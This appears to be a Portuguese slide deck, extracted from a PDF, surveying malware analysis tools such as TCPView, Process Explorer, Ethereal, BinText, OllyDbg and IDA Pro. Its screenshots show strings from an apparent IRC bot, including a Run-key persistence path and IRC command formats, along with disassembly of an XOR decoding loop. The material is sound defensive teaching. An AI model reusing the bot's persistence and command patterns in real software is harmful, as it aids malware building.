
Ferramentas de Auxílio

- TDIMon
 - permite monitorar as atividades TCP e UDP no sistema local.

Request	Local	Remote	Result
TDI_ACCEPT	TCP:0.0.0.0:2745	192.168.110.131:1027	SUCCESS
TDI_EVENT_RECEIVE	TCP:0.0.0.0:2745	192.168.110.131:1027	SUCCESS
IRP_MJ_CREATE	TCP:Connection obj		SUCCESS
TDI_ASSOCIATE_ADDRESS	TCP:Connection obj		SUCCESS
TDI_EVENT_RECEIVE	TCP:0.0.0.0:2745	192.168.110.131:1027	SUCCESS
TDI_SEND	TCP:0.0.0.0:2745	192.168.110.131:1027	SUCCESS
TDI_EVENT_DISCONNECT	TCP:0.0.0.0:2745	192.168.110.131:1027	SUCCESS

Ferramentas de Auxílio

- TCPView
 - permite visualizar todas as sessões de rede e os nomes dos processos associados a elas.



The screenshot shows a window titled 'TCPView' displaying a list of network connections. The window has a standard Windows interface with a title bar and a scroll bar on the right. The data is organized into a table with five columns: Process, Protocol, Local Address, Remote Address, and State. Each row represents a connection, and the 'Process' column shows that all connections are associated with 'iexplore.exe:3612'. The 'Protocol' column shows 'TCP' for all connections. The 'Local Address' column shows various ports (2450, 2451, 2452, 2453, 2454) on the local IP 12.73.50.74. The 'Remote Address' column shows connections to 66.35.250.62:80 and 66.35.250.55:80. The 'State' column shows 'ESTABLISHED' for all connections.







Process	Pr...	Local Address	Remote Address	State
iexplore.exe:3612	TCP	12.73.50.74:2450	66.35.250.62:80	ESTABLISHED
iexplore.exe:3612	TCP	12.73.50.74:2451	66.35.250.55:80	ESTABLISHED
iexplore.exe:3612	TCP	12.73.50.74:2452	66.35.250.55:80	ESTABLISHED
iexplore.exe:3612	TCP	12.73.50.74:2453	66.35.250.55:80	ESTABLISHED
iexplore.exe:3612	TCP	12.73.50.74:2454	66.35.250.55:80	ESTABLISHED

Ferramentas de Auxílio

- DiskMon
 - registra e mostra as atividades do disco rígido.
 - Handle
 - mostra quais são os arquivos abertos e quais os processos estão associados a eles.
 - ListDLLs
 - lista todas as bibliotecas que estão carregadas no sistemas, incluindo a sua localização e a sua versão.
-
-

Ferramentas de Auxílio

- ProcessExplorer
 - mostra os processos em execução (incluindo os seus arquivos), quais as bibliotecas eles carregaram e suas respectivas threads.

Process	PID	CPU	Descri...	Owner	Session	Handles	Windo...
 procexp.exe	2972	0	Sysintern...	ORBITAL\Michael	0	77	Process ...
 issch.exe	3188	0	InstallShi...	ORBITAL\Michael	0	14	
 cmd.exe	3336	2	Windows...	ORBITAL\Michael	0	28	C:\WIND...
 sointgr.exe	3544	0		ORBITAL\Michael	0	17	
 PlanPlus.exe	3588	0	PlanPlus f...	ORBITAL\Michael	0	1353	PlanPlus...
 soffice.exe	3640	0		ORBITAL\Michael	0	298	StarOffic...

- Portmon
 - monitora as atividades da porta serial e da porta paralela.


Ferramentas de Auxílio

- Sdelete
 - remove arquivos de forma segura.
- Autoruns
 - mostra quais os programas estão configurados para serem inicializados durante o boot do windows.
- Microsoft free downloads
 - conjunto de ferramentas do Windows Resource Kit.



Ferramentas de Auxílio

- Ethereal
 - capturador de tráfego de rede com interface gráfica.




The image shows a screenshot of a network traffic capture tool interface. The top section displays a list of captured packets with columns for Source, Destination, Protocol, and Info. The second packet is highlighted in blue. Below the list, a hex dump of the selected packet is shown, with each line representing 16 bytes of data.

Source	Destination	Protocol	Info
192.168.110.131	192.168.110.129	TCP	1027 > 2745
192.168.110.131	192.168.110.129	TCP	1027 > 2745
192.168.110.129	192.168.110.131	TCP	2745 > 1027
192.168.110.131	192.168.110.129	TCP	1027 > 2745
192.168.110.131	192.168.110.129	TCP	2745 > 1027

0000	00 0c 29 53 6e 5a 00 0c	29 b8 bf 1c 08 00 45	▶
0010	00 3c 4d 1b 40 00 40 06	8f 4b c0 a8 6e 83 c0	▶
0020	6e 81 04 03 0a b9 96 75	63 ac cc da 6f ee 80	▶
0030	16 d0 49 2e 00 00 01 01	08 0a 00 01 2e b2 00	▶
0040	00 00 43 ff ff ff ff	ff ff	▶

Ferramentas de Auxílio



- BinText
 - Exibe strings de um binário.



File pos	Mem pos	ID	Text
A 00003291	00405691	0	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
A 000032C1	004056C1	0	RegisterServiceProcess
A 000032D8	004056D8	0	KERNEL32
A 000032E4	004056E4	0	NICK %s
A 000032EE	004056EE	0	PONG :%s
A 000032F9	004056F9	0	PART %s :%s
A 00003307	00405707	0	QUIT :%s
A 00003312	00405712	0	JOIN %s
A 0000331C	0040571C	0	USER %s %s %s %s
A 0000332F	0040572F	0	PASS %s


Ferramentas de Auxílio

- RegShot
 - Cria imagens dos registros do sistema e as compara antes e depois da infecção.



Ferramentas de Auxílio

- ProcDump
 - Mostra o código do processo na memória.
 - Útil para examinar vírus polimórficos.



Task		PID	Address	Size	Owner	
vmwareservice.e	Dump (Full)	234	00000000	00000000	000000D4	Unpack Rebuild PE PE Editor Bhrama Server
winmgmt.exe	Dump (Partial)	258	00000000	00000000	000000D4	
svchost.exe		27C	00000000	00000000	000000D4	
explorer.exe	Kill task	2FC	00000000	00000000	000002EC	
vmwaretray.exe	Process Infos	350	00000000	00000000	000002FC	
wzqkpick.exe		360	00000000	00000000	000002FC	

- FakeDNS
 - Servidor de DNS que permite que todas as consultas sejam resolvidas para um pré-determinado IP.

Ferramentas de Auxílio

- OllyDbg
 - Debugger (breakpoints).
 - Pode manipular memória e registradores.

004014C7	. C705 44404000	MOV DWORD PTR DS:[404044],44	
004014D1	. 6A 00	PUSH 0	
004014D3	. 68 80000000	PUSH 80	
004014D8	. 6A 03	PUSH 3	
004014DA	. 6A 00	PUSH 0	
004014DC	. 6A 01	PUSH 1	
004014DE	. 68 00000080	PUSH 80000000	
004014E3	. 8B45 0C	MOV EAX,DWORD PTR SS:[EBP+C]	
004014E6	. FF30	PUSH DWORD PTR DS:[EAX]	
004014E8	. E8 8F1F0000	CALL <JMP.&KERNEL32.CreateFileA>	hTemplateFile = NULL Attributes = NORMAL Mode = OPEN_EXISTING pSecurity = NULL ShareMode = FILE_SHARE_READ Access = GENERIC_READ FileName CreateFileA
004014ED	. 89C7	MOV EDI,EAX	
004014EF	. 6A 00	PUSH 0	
004014F1	. 57	PUSH EDI	
004014F2	. E8 011F0000	CALL <JMP.&KERNEL32.GetFileSize>	pFileSizeHigh = NULL hFile GetFileSize
004014F7	. 6A 00	PUSH 0	
004014F9	. 6A 00	PUSH 0	
004014FB	. 89C6	MOV ESI,EAX	
004014FD	. 81EE 69020000	SUB ESI,269	Origin = FILE_BEGIN pOffsetHi = NULL

Ferramentas de Auxílio

- **Snort**
 - Sistema de detecção de intrusão baseado em rede.
- **Packers**
 - Exemplo: UPX, Aspack
 - <http://protools.reverse-engineering.net/packers.htm>
 - <http://protools.reverse-engineering.net/unpackers.htm>
- **VMWare**
 - Cria máquinas virtuais.




Ferramentas de Auxílio

- IDA Pro
 - Disassembler.
 - Reconhece arquivos Windows PE e ELF.
 - Interativo.
 - Reconstrói o fluxo de controle.
 - Difícil de entender.



Ferramentas de Auxílio

IDA reconhecendo o tipo do executável



Ferramentas de Auxílio

Código em assembly gerado pelo IDA


```
.text:08048399
.text:08048399 loc_8048399:                                     ; CODE XREF
.text:08048399          cmp     [ebp+var_1C], 0Dh
.text:0804839D          jle    short loc_80483A1
.text:0804839F          jmp    short loc_80483BD
.text:080483A1 ; -----
.text:080483A1
.text:080483A1 loc_80483A1:                                               ; CODE XREF
.text:080483A1          lea   eax, [ebp+var_18]
.text:080483A4          mov   edx, eax
.text:080483A6          add   edx, [ebp+var_1C]
.text:080483A9          lea   eax, [ebp+var_18]
.text:080483AC          add   eax, [ebp+var_1C]
.text:080483AF          mov   al, [eax]
.text:080483B1          xor   eax, 58h
.text:080483B4          mov   [edx], al
```


Ferramentas de Auxílio

Ferramenta para navegar pelo código assembly gerado




Janela contendo as “strings” encontradas no binário



